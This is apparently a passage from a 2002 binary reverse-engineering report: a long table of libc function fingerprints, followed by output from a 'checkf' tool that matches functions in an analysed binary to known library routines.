[?] mrand48 12BF30B3
[?] mremap CD506CF8
[?] mremap DC88EC56
[?] msgctl 3C0570AD
[?] msgget 6BCF6A4B
[?] msgrcv A8E2CE74
[?] msgsnd 543EA962
[?] msort_with_tmp 9B649401
[?] msync 836E5936
[?] munlock 53BBC51A
[?] munlockall F331ABF9
[?] munmap 3103283A
[?] munmap E87ABB6D
[?] nanosleep 2180E058
[?] netname2host 69CE4D97
[?] netname2user 0EA9FFF1
[?] new_do_write 4BD7AFB0
[?] new_do_write 95115997
[?] new_exitfn CD631F64
[?] new_exitfn EA2E28D1
[?] new_fclose E0276F84
```

```
[?] new_file_attach 18C65482
[?] new_file_close_it E05F081A
[?] new_file_finish 6E20BCBB
[?] new_file_fopen A3FE84FD
[?] new_file_init 4527F6C3
[?] new_file_overflow 3B25FD89
[?] new_file_seekoff 5084A6B3
[?] new_file_setbuf 52F442A4
[?] new_file_sync 56278A25
[?] new_file_underflow 478E92C2
[?] new_file_write 0954B342
[?] new_file_xsputn BCFB0861
[?] new_fopen 7E082C7A
[?] new_heap A3A4B82D
[?] nice 033E38A7
[?] nis_alloc_pwd_args FAA388AA
[?] nis_clear_pwd_args 6E1DC5F2
[?] nis_copy_pwd_args DA1F6483
[?] nis_getgrent E59C7BD3
[?] nis_getgrnam 417F6507
[?] nis_getpwnam 987E04D0
[?] nis_parsegroupdata BB17B82D
[?] nis_parsepwddata AC132D07
[?] nl_expand_alias 17527C99
[?] nl_explode_name E86D3EEB
[?] nl_find_domain F82EBEF1
[?] nl_find_language 72B92140
[?] nl_find_locale 95A652EB
[?] nl_free_locale C96D8E46
[?] nl_get_alt_digit 9A8DA939
[?] nl_get_era_entry 071E1083
[?] nl_langinfo 2DFF212B
[?] nl_load_domain A40D76E8
[?] nl_load_locale 440F7473
[?] nl_load_locale AFA70C50
[?] nl_make_l10nflist 65F99518
[?] nl_normalize_codeset 3D97D9D1
[?] nl_postload_collate 396C15AE
[?] nl_postload_ctype 0D2AA034
[?] nl_postload_ctype E206F703
[?] nl_postload_time C5151368
[?] nl_remove_locale 25A52EE9
[?] nl_unload_domain B00F2C0C
[?] nl_unload_locale 84E6C2C6
[?] nobackup_pbackfail DD9D998D
[?] non_dynamic_init 02A5C211
[?] normal 26B3256A
[?] normal_errno_location DB424743
[?] normal_h_errno_location DB424743
[?] nrand48 F549596F
[?] ntohl 2930938A
[?] ntohs 656F6472
[?] ntp_gettime 2BF8E4CF
[?] obstack_allocated_p 8ABEF588
[?] obstack_begin 1EC1CAC0
[?] obstack_begin_1 BDC552E6
[?] obstack_free EF16EBE5
[?] obstack_newchunk 25DE55D6
[?] old_readdir_r F52114ED
[?] on_exit 19ABCFE2
[?] open 683D0574
[?] open 71E8F5C1
[?] open64 A84A27ED
[?] open_path 54D126DA
[?] openaux 86A991B6
[?] openchild 68549BE8
[?] opendir 49EEF334
[?] opendir 816D8CD3
[?] openlog 2FDB0444
[?] overflow 31305B8C
[?] overflow 955B1848
[?] p_cdname 6C5E1F33
[?] p_cdnname 01E05EDB
[?] p_class C34724BE
[?] p_fqname A0CB43A2
[?] p_option D64238B8
```

```
[?] p_query 19B0CF11
[?] p_rr 979204D2
[?] p_time 9CF6EA48
[?] p_type D85A7045
[?] padn EED836CB
[?] padn F4B2BDBC
[?] parse_printf_format 430D05C3
[?] passwd2des C1322046
[?] pathconf 07B12686
[?] pause 6FB62DCC
[?] pclose 01074F7E
[?] perror 98B42393
[?] personality 37771DF8
[?] pipe 421E971F
[?] pmap_getmaps EF68E72E
[?] pmap_getport 54790C88
[?] pmap_rmtcall 0BC8B79A
[?] pmap_set 22F9928D
[?] pmap_unset 3A8242D4
[?] popen D33D856B
[?] prev_fstat E593BEF1
[?] prev_lstat 879FB8DA
[?] prev_mknod 86B33BE7
[?] prev_stat EF74D123
[?] prev_ustat E9615692
[?] print_search_path 27043A3F
[?] printf 9D6614E2
[?] printf_fp 05B5A87F
[?] printf_fp B1A1107D
[?] printf_fphex 27BCB0D3
[?] printf_unknown 65C85285
[?] proc_close 427A16B8
[?] proc_open A361BD31
[?] profil 5609254A
[?] profil_counter 1E8A3199
[?] profile_fixup 669B783E
[?] profile_frequency DEDE8F9E
[?] psignal 5974FA74
[?] pthread_cond_signal E55DF312
[?] pthread_cond_wait E55DF312
[?] pthread_mutex_lock E55DF312
[?] pthread_mutex_unlock E55DF312
[?] pthread_once 979F3783
[?] pthread_success E55DF312
[?] pthread_void 979F3783
[?] pthread_yield 979F3783
[?] ptmalloc_init 7C6A6795
[?] ptmalloc_init_all DFDB8288
[?] ptmalloc_lock_all 3101952B
[?] ptmalloc_unlock_all DFDB8288
[?] ptrace 9A70A061
[?] putc 7998C996
[?] putchar 5CDA9654
[?] putenv 7DC7C4C3
[?] putlong B1774DB7
[?] putpwent 8AA0AC99
[?] puts D88A636D
[?] putsgent 7C6DE926
[?] putshort 29D39C77
[?] putspent 68069514
[?] pututline 498A5ACD
[?] pututline 550F850C
[?] putw 583FAB2B
[?] pvalloc 433AF7F0
[?] pwdalloc 7E81D731
[?] pwdopen 8BDCD52B
[?] pwdread 511FDAC5
[?] qsort BD84A60E
[?] qsort DB427733
[?] quicksort B9A42C70
[?] quicksort D4D1E8AC
[?] raise AB1C507A
[?] raise C816D63D
[?] rand A8AE92EE
[?] random E7FA7D93
[?] rawmemchr 9C0209A7
```

```
[?] rcmd BB0F125C
[?] re_comp 3AAD0020
[?] re_comp 3F387A7A
[?] re_compile_fastmap AF4D93C6
[?] re_compile_fastmap B615E6C3
[?] re_compile_pattern 09E27490
[?] re_compile_pattern 8C5136EF
[?] re_exec 1F984CC5
[?] re_exec F4ACC58F
[?] re_match 1814F514
[?] re_match B56FF6FE
[?] re_match_2 4AA93D41
[?] re_match_2 4D68113E
[?] re_match_2_internal 5DF359B3
[?] re_rx_search 5E7EC56D
[?] re_search DB05D29A
[?] re_search F45539A8
[?] re_search_2 64A1A0F4
[?] re_search_2 D4A69A16
[?] re_set_registers 5ED3FD8C
[?] re_set_registers C6DFD1AB
[?] re_set_syntax 48735A84
[?] re_set_syntax CBB22A6C
[?] read 033E5507
[?] read 7F7EF483
[?] read_alias_file 216C2AE7
[?] read_conf_file 8256C0A3
[?] readdir 22996585
[?] readdir A539BC4E
[?] readdir_r 669E016A
[?] readlink 103D1450
[?] readlink DF9FD359
[?] readv E174A192
[?] realloc 1ED8BEDB
[?] realloc 6C25D11E
[?] realloc_check 24F9C142
[?] realloc_hook_ini C519C451
[?] realpath 958C1C05
[?] realpath DDD8AB11
[?] reboot 4E7F6D8E
[?] recv 16E2ECD3
[?] recvfrom F380E122
[?] recvmsg 93D3112B
[?] regcomp B1EB2B6F
[?] regcomp F17CAA2B
[?] regerror 40A9C7C1
[?] regerror CE9470BD
[?] regex_compile 65B8504C
[?] regexec 0B6A9CF2
[?] regexec 4EE67514
[?] regfree 28EC6398
[?] regfree D578948A
[?] register_printf_function 757A7726
[?] register_printf_function 8FA6EDE1
[?] registerrpc 21B8D009
[?] remove 55ED4980
[?] remove_marker 4494C523
[?] remove_marker 7B624450
[?] remque 95C5A2A0
[?] rename C71D40B1
[?] res_close 7D568AF4
[?] res_init BBDA720D
[?] res_isourserver 45CE0DF0
[?] res_mkquery BD5CC8D7
[?] res_nameinquery 5EFD4E52
[?] res_queriesmatch 6736B356
[?] res_query C111875D
[?] res_querydomain A947F786
[?] res_randomid 79948C9D
[?] res_search 18C85831
[?] res_send D856E4CE
[?] res_send_setqhook 7886EE68
[?] res_send_setrhook 2C4BC99E
[?] res_status_location 26B3256A
[?] rewind 872D8AE7
[?] rewinddir 71C8BBED
```

```
[?] rexec A2563C81
[?] rindex 760EB382
[?] rindex DB9A955F
[?] rmdir 0FAD8200
[?] rpc_dtablesize 189CFC5F
[?] rresvport 9AB5E921
[?] rtime 6FC7AE33
[?] ruserok F2519AC0
[?] ruserpass 35C83A7D
[?] save_for_backup 6DFBC2DC
[?] sbrk 67A4E8A9
[?] sbrk A0159D9B
[?] scandir D79BA31E
[?] scanf B83CB1CE
[?] sched_get_priority_max C0891EDE
[?] sched_get_priority_min BEF58F1D
[?] sched_getparam 72F54683
[?] sched_getscheduler 106F92A7
[?] sched_rr_get_interval E35805BD
[?] sched_setparam A57DD6B5
[?] sched_setscheduler A2F3B88D
[?] sched_yield 3319E564
[?] secure_getenv 732247DC
[?] seed48 FC79639F
[?] seekdir 71C8BBED
[?] seekmark 0340A5BE
[?] seekmark 6791829E
[?] seekoff 84FAD1E5
[?] seekpos 6BC66B9B
[?] select 2D600FB4
[?] semctl 3F2FD73F
[?] semget 66E7B5C1
[?] semop 796B3B54
[?] send 16E2ECD3
[?] sendmsg 93D3112B
[?] sendto F380E122
[?] set_column 0E26EDF2
[?] set_progname 680A3094
[?] setb 10705905
[?] setb B9C49610
[?] setbuf 8F766134
[?] setbuffer AF6B5EBA
[?] setdomainname 486AEFD6
[?] setegid 979804A2
[?] setenv CF7AE9FA
[?] seterr_reply 3EBD1A60
[?] seteuid 1341C35E
[?] setfileno 10A269BB
[?] setfpucw 168E4F1E
[?] setfpucw 3B60D674
[?] setfsgid DB8D0783
[?] setfsuid 8FC790F6
[?] setgid 49D0E9CE
[?] setgrent 9465E8A7
[?] setgroups 2A53E5E1
[?] sethostent 67A30403
[?] sethostfile 0D274199
[?] sethostid FC01E0E1
[?] sethostname 954E2117
[?] sethtent 865561A8
[?] setitimer 403DD251
[?] setitimer C832A288
[?] setjmp 2886F424
[?] setjmp 3A87839D
[?] setjmp 743F112E
[?] setjmp F4362AFA
[?] setkey B05185D4
[?] setlinebuf 1B6FC4BB
[?] setlocale 08D6DF05
[?] setlocale 69CCDBD4
[?] setlogmask 9DF3D94A
[?] setmntent A4F8A71C
[?] setnetent 5BBE5123
[?] setnetgrent 760C2D73
[?] setpgid 70FFBE94
[?] setpgrp 24D53069
```

```
[?] setpriority 2215388C
[?] setprotoent 5BBE5123
[?] setpwent 315A6D45
[?] setregid AE82DD07
[?] setreuid 74A59DEB
[?] setrlimit C724C8F4
[?] setrpcent 7CB0B190
[?] setservent 5BBE5123
[?] setsgent 178F2683
[?] setsid DD587118
[?] setsockopt CA0F7AED
[?] setspent 178F2683
[?] setstate 4209DDB7
[?] settimeofday 8E0A648B
[?] setuid 62706B6D
[?] setusershell 9FE63630
[?] setutent F4D0A0CA
[?] setvbuf C57C70E4
[?] sgetn 9CAD905E
[?] sgetn B10B2AEC
[?] sgetsgent 04E2B7D9
[?] sgetspent 05D80336
[?] shmat 677219EA
[?] shmctl 6510089E
[?] shmdt 0276A47F
[?] shmget 7097D003
[?] shutdown 2082367C
[?] sig_restore 1D2148B4
[?] sigaction 8E78107B
[?] sigaction 9BA176E5
[?] sigaddset CCAEE268
[?] sigblock 9FCAE24C
[?] sigdelset CCAEE268
[?] sigemptyset 77C8153D
[?] sigfillset 1891EA90
[?] sigfillset 7D18F6E0
[?] siggetmask D5308B39
[?] siginterrupt F51761E0
[?] sigismember 6C8695E1
[?] sigjmp_save 5C37C503
[?] sigjmp_save DE561E54
[?] siglongjmp 4CE29451
[?] siglongjmp DA01258F
[?] signal 8AE66F9A
[?] sigpause 92E2C3E1
[?] sigpending F44566D0
[?] sigprocmask 55EF7871
[?] sigprocmask 72476DBA
[?] sigsetjmp C311393F
[?] sigsetmask 8A519643
[?] sigsuspend 6116998A
[?] sleep 892E25C7
[?] snprintf 4BC4782B
[?] socket 93D3112B
[?] socketcall 8B172DD3
[?] socketpair 16E2ECD3
[?] sprintf F2B20976
[?] sputbackc 8BA608B0
[?] sputbackc FEA707C5
[?] srand 2E5E6C81
[?] srand48 5485DC76
[?] srandom 2E5E6C81
[?] sscanf F2B20976
[?] ssignal 8AE66F9A
[?] stat EF74D123
[?] statfs CFE902B7
[?] stime 1E29CA01
[?] store_op1 23733CE6
[?] store_op2 8F1DAD19
[?] stpcpy E885FB3E
[?] stpcpy FB8A10B7
[?] stpncpy 17588FE0
[?] stpncpy 87A555D1
[?] str_count D0895E40
[?] str_finish 4585CAFF
[?] str_init_readonly EE4FE970
```

```
[?] str_init_static 896B1FD9
[?] str_overflow 91A404C8
[?] str_pbackfail A9E6ADB6
[?] str_seekoff 166C8644
[?] str_underflow 8D2904C6
[?] strcasecmp 264852B2
[?] strcasecmp 633DE1BE
[?] strcat 4DC57DD1
[?] strchr 1CF2A0E6
[?] strchr 45FFE914
[?] strcmp 02FE6D4A
[?] strcmp 1871BDD8
[?] strcoll A09399E4
[?] strcoll BB49322F
[?] strcpy 32D87F9D
[?] strcpy 8BCF0D0E
[?] strcspn 1C9A1F74
[?] strcspn 7DFF647B
[?] strdup 9C321016
[?] strdup C13691A3
[?] strerror 19B0CF11
[?] strerror_internal 9F12B3F8
[?] strerror_r 5603CD6D
[?] strfry 6B4AD668
[?] strftime CBCAE650
[?] strlen 8C70DBBF
[?] strncasecmp CDC72536
[?] strncat DB692065
[?] strncmp 12D5F199
[?] strncmp A5AB5D81
[?] strncpy 0A7C5829
[?] strncpy C639F2C2
[?] strndup E8AE2D2F
[?] strpbrk 1C9A1F74
[?] strpbrk B5505CCB
[?] strptime 35BB5081
[?] strrchr 760EB382
[?] strrchr DB9A955F
[?] strsep A598B16B
[?] strsignal 1BAAE47E
[?] strspn E6D707D8
[?] strstr 95FF828C
[?] strstr 9DDECDAD
[?] strtod DEBCE0D0
[?] strtod_internal 3A17EE27
[?] strtof DEBCE0D0
[?] strtof_internal E20039D9
[?] strtok 005FC27C
[?] strtol 1FC2A193
[?] strtol 749D4A7C
[?] strtol_internal 1886DD5E
[?] strtol_internal 53012F4D
[?] strtold DEBCE0D0
[?] strtold_internal 40AFF0ED
[?] strtoq CE6FC82F
[?] strtoq_internal E48F91DF
[?] strtoul 1FC2A193
[?] strtoul_internal 1886DD5E
[?] strtouq CE6FC82F
[?] strtouq_internal E48F91DF
[?] strxfrm 173BA17C
[?] sungetc CC1F9194
[?] sungetc FBA2CBE9
[?] svc_exit E0ECA796
[?] svc_getreq BF9FCCC9
[?] svc_getreqset 6D5A4D7D
[?] svc_register CB2702B4
[?] svc_run 1421E43F
[?] svc_sendreply 80D15191
[?] svc_unregister A1543E1F
[?] svcauth_des FF43396B
[?] svcauth_null E55DF312
[?] svcauth_short 8D1E0E68
[?] svcauth_unix EDB743F7
[?] svcerr_auth 585F76CD
[?] svcerr_decode B493B026
```

```
[?] svcerr_noproc B493B026
[?] svcerr_noprog B493B026
[?] svcerr_progvers 90ADB6D7
[?] svcerr_systemerr B493B026
[?] svcerr_weakauth 824431E8
[?] svcfd_create 4C1E799D
[?] svcraw_create C18753D9
[?] svctcp_create 29035591
[?] svcudp_bufcreate 29035591
[?] svcudp_create AB771494
[?] svcudp_enablecache 121F33CC
[?] swab 3A4DD5F1
[?] swapoff F174A4F1
[?] swapon A521F0E6
[?] switch_to_backup_area 9194B961
[?] switch_to_backup_area B8FA5FA0
[?] switch_to_get_mode 569EF9B5
[?] switch_to_get_mode 94329164
[?] switch_to_main_get_area 8ABDC304
[?] switch_to_main_get_area 8FE8C626
[?] symlink 8E1BC62F
[?] sync 0179F61E
[?] sync E55DF312
[?] syscall 029282B4
[?] syscall_error D165F367
[?] syscall_flock F2DBE9F9
[?] syscall_readv 8DEC47E7
[?] syscall_writev A7CD6533
[?] sysconf F243F33E
[?] sysctl 57B6D328
[?] sysinfo 1FB7832A
[?] syslog F2B20976
[?] system E838C6F6
[?] tcdrain 3C724F2E
[?] tcflow 4FF0B88A
[?] tcflush 17ECA1BB
[?] tcgetattr 889B8DD3
[?] tcgetattr 9F537EA9
[?] tcgetpgrp 4C19ABA0
[?] tcsendbreak 83FC2829
[?] tcsetattr 34EA53DF
[?] tcsetpgrp 288DF925
[?] tdelete 31C5FD96
[?] tdelete EE1B799B
[?] tdestroy 366125FD
[?] tdestroy_recurse DF5EEB6B
[?] tell E8074C47
[?] telldir F0B13165
[?] tempnam 599C920B
[?] tfind 4D94135F
[?] tfind EFDB3E57
[?] time 58B72F00
[?] timegm C515E074
[?] times E2BC36E1
[?] tmpfile AC64BD74
[?] tmpnam DC0E1DBF
[?] toascii C9FFC546
[?] tolower 45886243
[?] top_check EC6F2D04
[?] toupper 45886243
[?] toupper 53874E14
[?] trecurse DDD812DE
[?] truncate 053AA91B
[?] tsearch 9F8366C6
[?] tsearch F15FE32C
[?] ttyname 85C2A47C
[?] ttyname_r 78962F94
[?] twalk 27C788B8
[?] twalk 9028CDEC
[?] tzset 2B6359B6
[?] tzsetwall 6B503EF2
[?] ufc_dofinalperm 1CF9EDFD
[?] ufc_doit A7A056A2
[?] uflow 77BACE64
[?] uflow D35C5808
[?] ulckpwdf 21B5D6C0
```

```
[?] ulimit A40B5642
[?] umask 91FAD98C
[?] umount D84A5F91
[?] un_link 418B2126
[?] un_link D4A78CB3
[?] uname 3506DCE6
[?] unbuffer_all A5E347CE
[?] underflow 77BACE64
[?] underflow D35C5808
[?] ungetc 0D7068C3
[?] unlink 55ED4980
[?] unsave_markers 0AA1F400
[?] unsave_markers B4A01561
[?] unsetenv 5AEA56CA
[?] uselib DC0C57F0
[?] user2netname FE1766D7
[?] usleep 5186CEA1
[?] ustat E9615692
[?] utime 203FFC30
[?] utimes 3B968AB4
[?] utmpname B9AA167A
[?] validuser AC8B49AA
[?] valloc 6BDBFF34
[?] valloc EFE021B2
[?] vasprintf FC6DF307
[?] vfork BCF79788
[?] vfprintf 29F1AC52
[?] vfprintf 5C996D57
[?] vfscanf 1FC2A193
[?] vfscanf B60A2E90
[?] vhangup E51F863F
[?] vm86 97AD7E81
[?] vprintf 03969634
[?] vscanf A18E9BB3
[?] vsnprintf 5B85F0B2
[?] vsprintf F85FE8A7
[?] vsscanf 195F1C46
[?] vsyslog 79C97296
[?] wait BFF0C154
[?] wait3 EFF8CC70
[?] wait4 D7A31154
[?] waitpid 882FFA23
[?] wcrtomb C7627F4B
[?] wcslen CBAA8DA3
[?] wcsmbs_load_conv CB0E702D
[?] wcsnlen A8640171
[?] wcsrtombs C5B3D98B
[?] wcstombs 3578DC06
[?] wctomb FAD9893A
[?] wctype CDE68043
[?] write D9229CA5
[?] write F76BB4B4
[?] writev B57DE9ED
[?] xdecrypt 495138D4
[?] xdr_accepted_reply 2AF4A336
[?] xdr_array D8627568
[?] xdr_authdes_cred 2AF4A336
[?] xdr_authdes_verf 6433F388
[?] xdr_authunix_parms 2AF4A336
[?] xdr_bool F34C4CFA
[?] xdr_bytes E242F89E
[?] xdr_callhdr 937FD516
[?] xdr_callmsg 5428B3B7
[?] xdr_char 68458723
[?] xdr_cryptkeyarg 2AF4A336
[?] xdr_cryptkeyres 2AF4A336
[?] xdr_datum C8C74AE4
[?] xdr_des_block 5C6921D9
[?] xdr_domainname A4E6672B
[?] xdr_double 578C19CA
[?] xdr_enum B49190D8
[?] xdr_float 87991650
[?] xdr_free 1B7D7AA6
[?] xdr_getcredres 2AF4A336
[?] xdr_int B49190D8
[?] xdr_keybuf 16BA2C51
```

```
[?] xdr_keystatus 5B2EEDA4
[?] xdr_long 59AADBB6
[?] xdr_mapname D18C9A99
[?] xdr_netnamestr 5EC123ED
[?] xdr_netobj A94C6943
[?] xdr_opaque 77A2F5AB
[?] xdr_opaque_auth 7A0457B0
[?] xdr_passwd 6B295EEE
[?] xdr_peername 592BE8E9
[?] xdr_pmap 2AF4A336
[?] xdr_pmaplist B754822D
[?] xdr_pointer E487C5B3
[?] xdr_reference 051FB1D6
[?] xdr_rejected_reply 2AF4A336
[?] xdr_replymsg 2AF4A336
[?] xdr_rmtcall_args 69D95885
[?] xdr_rmtcallres 22FAC60B
[?] xdr_short F34C4CFA
[?] xdr_string 89A1B37A
[?] xdr_u_char 68458723
[?] xdr_u_int B49190D8
[?] xdr_u_long F219D739
[?] xdr_u_short F34C4CFA
[?] xdr_union 23A8E9D8
[?] xdr_unixcred 2AF4A336
[?] xdr_vector E6176346
[?] xdr_void 24944CA9
[?] xdr_wrapstring 032C5E88
[?] xdr_yp_buf 436D81CB
[?] xdr_yp_inaddr A25BD6CF
[?] xdr_ypbind_binding 16773894
[?] xdr_ypbind_resp 2AF4A336
[?] xdr_ypbind_resptype 5B2EEDA4
[?] xdr_ypbind_setdom 2AF4A336
[?] xdr_ypdelete_args B9EE18B6
[?] xdr_ypmaplist 2AF4A336
[?] xdr_ypmaplist_str 20211222
[?] xdr_yppasswd 6B295EEE
[?] xdr_ypreq_key 40831766
[?] xdr_ypreq_nokey 40831766
[?] xdr_ypresp_all 2AF4A336
[?] xdr_ypresp_all_seq 38A10919
[?] xdr_ypresp_key_val 2AF4A336
[?] xdr_ypresp_maplist 2AF4A336
[?] xdr_ypresp_master 2AF4A336
[?] xdr_ypresp_order 2AF4A336
[?] xdr_ypresp_val 2AF4A336
[?] xdr_ypstat 5B2EEDA4
[?] xdr_ypupdate_args B9EE18B6
[?] xdrmem_create 666B1533
[?] xdrrec_create CD2F801F
[?] xdrrec_endofrecord 57EBF3F7
[?] xdrrec_eof CFD9A3AA
[?] xdrrec_skiprecord F7F7DA7B
[?] xdrstdio_create F48C9A63
[?] xencrypt 495138D4
[?] xmknod B28BA2A7
[?] xprt_register 2CA97BA8
[?] xprt_unregister BE0F18C1
[?] xstat 2CE87F61
[?] xstat 90B558AE
[?] xstat64 71CBE7A1
[?] xustat BF8D51BD
[?] yp_all F63AC897
[?] yp_bind F0839538
[?] yp_check D11E1846
[?] yp_dobind FD99228C
[?] yp_first A9B45F00
[?] yp_get_default_domain 0B24769F
[?] yp_maplist EBE83541
[?] yp_master 5449AA51
[?] yp_match 662BD313
[?] yp_next 052D1A84
[?] yp_order 5449AA51
[?] yp_unbind D92B8837
[?] yp_update A5684FDA
```

```
[?] yperr_string 4254458A
[?] ypprot_err E88600C6
```

16 Appendix 16: *checkf* output (II)

This is the output generated by *checkf* using our signature file.

```
# ./checkf /root/chroot/reverse/the-binary
./checkf started at Wed May 22 22:29:05 CEST 2002

Fingerprint for address 0x8048080 [Function_2] is EE03C2FA
Searching in databases...
    No match found.

Fingerprint for address 0x8048110 [Function_3] is FC3FCF37
Searching in databases...
    No match found.

Fingerprint for address 0x8048134 [Function_4] is CD18AE48
Searching in databases...
    No match found.

Fingerprint for address 0x8048ecc [Function_5] is 7298C1BA
Searching in databases...
    No match found.

Fingerprint for address 0x8048f94 [Function_6] is 0B1EDD74
Searching in databases...
    No match found.

Fingerprint for address 0x8049138 [Function_7] is 2C245023
Searching in databases...
    No match found.

Fingerprint for address 0x8049174 [Function_8] is 297DB45A
Searching in databases...
    No match found.

Fingerprint for address 0x8049564 [Function_9] is F66EED9B
Searching in databases...
    No match found.

Fingerprint for address 0x80499f4 [Function_10] is 80BC598B
Searching in databases...
    No match found.

Fingerprint for address 0x8049d40 [Function_11] is 0410C84C
Searching in databases...
    No match found.

Fingerprint for address 0x804a194 [Function_12] is 4D0BAAE1
Searching in databases...
    No match found.

Fingerprint for address 0x804a1e8 [Function_13] is 78D5FF45
Searching in databases...
    No match found.

Fingerprint for address 0x804a2a8 [Function_14] is CF7AE9FA
Searching in databases...
      1 match(es) found:
    setenv

Fingerprint for address 0x804a48c [Function_15] is 5AEA56CA
Searching in databases...
      1 match(es) found:
    unsetenv

Fingerprint for address 0x804a4f4 [Function_16] is 5E67E55C
Searching in databases...
    No match found.

Fingerprint for address 0x804a580 [Function_17] is C1286BE8
Searching in databases...
    No match found.
```

```
Fingerprint for address 0x804a5cc [Function_18] is 46A39AF7
Searching in databases...
    No match found.

Fingerprint for address 0x804a9d8 [Function_19] is 37608659
Searching in databases...
    No match found.

Fingerprint for address 0x804b800 [Function_20] is 26ABB864
Searching in databases...
    No match found.

Fingerprint for address 0x804bf80 [Function_21] is 8E1B0B58
Searching in databases...
      1 match(es) found:
    gethostbyname

Fingerprint for address 0x804c538 [Function_22] is 04450465
Searching in databases...
    No match found.

Fingerprint for address 0x804c574 [Function_23] is 1226BE5F
Searching in databases...
    No match found.

Fingerprint for address 0x804c5a4 [Function_24] is 2DF9A0D3
Searching in databases...
    No match found.

Fingerprint for address 0x804c6fc [Function_25] is 3449046C
Searching in databases...
    No match found.

Fingerprint for address 0x804c9e4 [Function_26] is C9790471
Searching in databases...
    No match found.

Fingerprint for address 0x804cb94 [Function_27] is BC083482
Searching in databases...
    No match found.

Fingerprint for address 0x804cbe4 [Function_28] is A78C94CD
Searching in databases...
    No match found.

Fingerprint for address 0x804ce8c [Function_29] is A341591B
Searching in databases...
      1 match(es) found:
    inet_addr

Fingerprint for address 0x804ceb4 [Function_30] is E73408BC
Searching in databases...
    No match found.

Fingerprint for address 0x804d02c [Function_31] is 22952808
Searching in databases...
      1 match(es) found:
    dn_expand

Fingerprint for address 0x804d2a0 [Function_32] is 4F5285E1
Searching in databases...
      1 match(es) found:
    dn_comp

Fingerprint for address 0x804d404 [Function_33] is 1731AA08
Searching in databases...
      1 match(es) found:
    dn_skipname

Fingerprint for address 0x804d458 [Function_34] is 8D57D032
Searching in databases...
    No match found.

Fingerprint for address 0x804d484 [Function_35] is C61D9F4F
Searching in databases...
    No match found.
```

```
Fingerprint for address 0x804d6b8 [Function_36] is D0B481BF
Searching in databases...
      1 match(es) found:
    getshort

Fingerprint for address 0x804d6d4 [Function_37] is F20F8D33
Searching in databases...
      1 match(es) found:
    getlong

Fingerprint for address 0x804d700 [Function_38] is 29D39C77
Searching in databases...
      1 match(es) found:
    putshort

Fingerprint for address 0x804d71c [Function_39] is B1774DB7
Searching in databases...
      2 match(es) found:
    ns_put32 putlong

Fingerprint for address 0x804d744 [Function_40] is BBDA720D
Searching in databases...
      1 match(es) found:
    res_init

Fingerprint for address 0x804de68 [Function_41] is 88954EDE
Searching in databases...
    No match found.

Fingerprint for address 0x804df74 [Function_42] is A0653D9F
Searching in databases...
    No match found.

Fingerprint for address 0x804dfb4 [Function_43] is 79948C9D
Searching in databases...
      1 match(es) found:
    res_randomid

Fingerprint for address 0x804dfe0 [Function_44] is C111875D
Searching in databases...
      1 match(es) found:
    res_query

Fingerprint for address 0x804e180 [Function_45] is 18C85831
Searching in databases...
      1 match(es) found:
    res_search

Fingerprint for address 0x804e398 [Function_46] is A947F786
Searching in databases...
      1 match(es) found:
    res_querydomain

Fingerprint for address 0x804e490 [Function_47] is A9F3F813
Searching in databases...
    No match found.

Fingerprint for address 0x804e638 [Function_48] is 5FA14CD9
Searching in databases...
    No match found.

Fingerprint for address 0x804e694 [Function_49] is 5FA14CD9
Searching in databases...
    No match found.

Fingerprint for address 0x804e6f8 [Function_50] is C8B768A6
Searching in databases...
    No match found.

Fingerprint for address 0x804e884 [Function_51] is 5EFD4E52
Searching in databases...
      1 match(es) found:
    res_nameinquery

Fingerprint for address 0x804e944 [Function_52] is 6736B356
```

```
Searching in databases...
      1 match(es) found:
    res_queriesmatch

Fingerprint for address 0x804ea0c [Function_53] is D856E4CE
Searching in databases...
      1 match(es) found:
    res_send

Fingerprint for address 0x804f4f8 [Function_54] is 7D568AF4
Searching in databases...
      1 match(es) found:
    res_close

Fingerprint for address 0x804f540 [Function_55] is 20B55824
Searching in databases...
      1 match(es) found:
    fclose

Fingerprint for address 0x804f5c4 [Function_56] is 2080D969
Searching in databases...
      1 match(es) found:
    fgets

Fingerprint for address 0x804f620 [Function_57] is A4F8A71C
Searching in databases...
      2 match(es) found:
    fopen setmntent

Fingerprint for address 0x804f680 [Function_58] is 70DCB4D1
Searching in databases...
      3 match(es) found:
    fprintf fscanf fsetpos

Fingerprint for address 0x804f6d4 [Function_59] is CF479062
Searching in databases...
      2 match(es) found:
    fread fwrite

Fingerprint for address 0x804f734 [Function_60] is C9CF7DFA
Searching in databases...
      1 match(es) found:
    getline

Fingerprint for address 0x804f7ec [Function_61] is 9D6614E2
Searching in databases...
      1 match(es) found:
    printf

Fingerprint for address 0x804f808 [Function_62] is F2B20976
Searching in databases...
     10 match(es) found:
    asprintf dprintf err errx fprintf fscanf obstack_printf sprintf sscanf
syslog

Fingerprint for address 0x804f820 [Function_63] is F85FE8A7
Searching in databases...
      1 match(es) found:
    vsprintf

Fingerprint for address 0x804f888 [Function_64] is 1D0ADB47
Searching in databases...
    No match found.

Fingerprint for address 0x8052c9c [Function_65] is 229A27EF
Searching in databases...
    No match found.

Fingerprint for address 0x8052de8 [Function_66] is B12652AB
Searching in databases...
    No match found.

Fingerprint for address 0x8052e80 [Function_67] is 6678B01F
Searching in databases...
      1 match(es) found:
    str_init_static
```

```
Fingerprint for address 0x80530cc [Function_68] is D0895E40
Searching in databases...
      1 match(es) found:
    str_count

Fingerprint for address 0x80531dc [Function_69] is 8991BCFD
Searching in databases...
    No match found.

Fingerprint for address 0x8054c28 [Function_70] is 2044E47D
Searching in databases...
    No match found.

Fingerprint for address 0x8054c7c [Function_71] is B99107E5
Searching in databases...
    No match found.

Fingerprint for address 0x8054db8 [Function_72] is B313167F
Searching in databases...
    No match found.

Fingerprint for address 0x8054df0 [Function_73] is 8F766134
Searching in databases...
      1 match(es) found:
    setbuf

Fingerprint for address 0x8054e54 [Function_74] is CCA065EB
Searching in databases...
    No match found.

Fingerprint for address 0x8054eb0 [Function_75] is F2B20976
Searching in databases...
     10 match(es) found:
    asprintf dprintf err errx fprintf fscanf obstack_printf sprintf sscanf
syslog

Fingerprint for address 0x8054ec8 [Function_76] is 79C97296
Searching in databases...
      1 match(es) found:
    vsyslog

Fingerprint for address 0x80552b0 [Function_77] is 73B79883
Searching in databases...
    No match found.

Fingerprint for address 0x80553a0 [Function_78] is 7EB9F8D3
Searching in databases...
    No match found.

Fingerprint for address 0x80555b0 [Function_79] is 5186CEA1
Searching in databases...
      1 match(es) found:
    usleep

Fingerprint for address 0x80555fc [Function_80] is BFA3332C
Searching in databases...
      1 match(es) found:
    execl

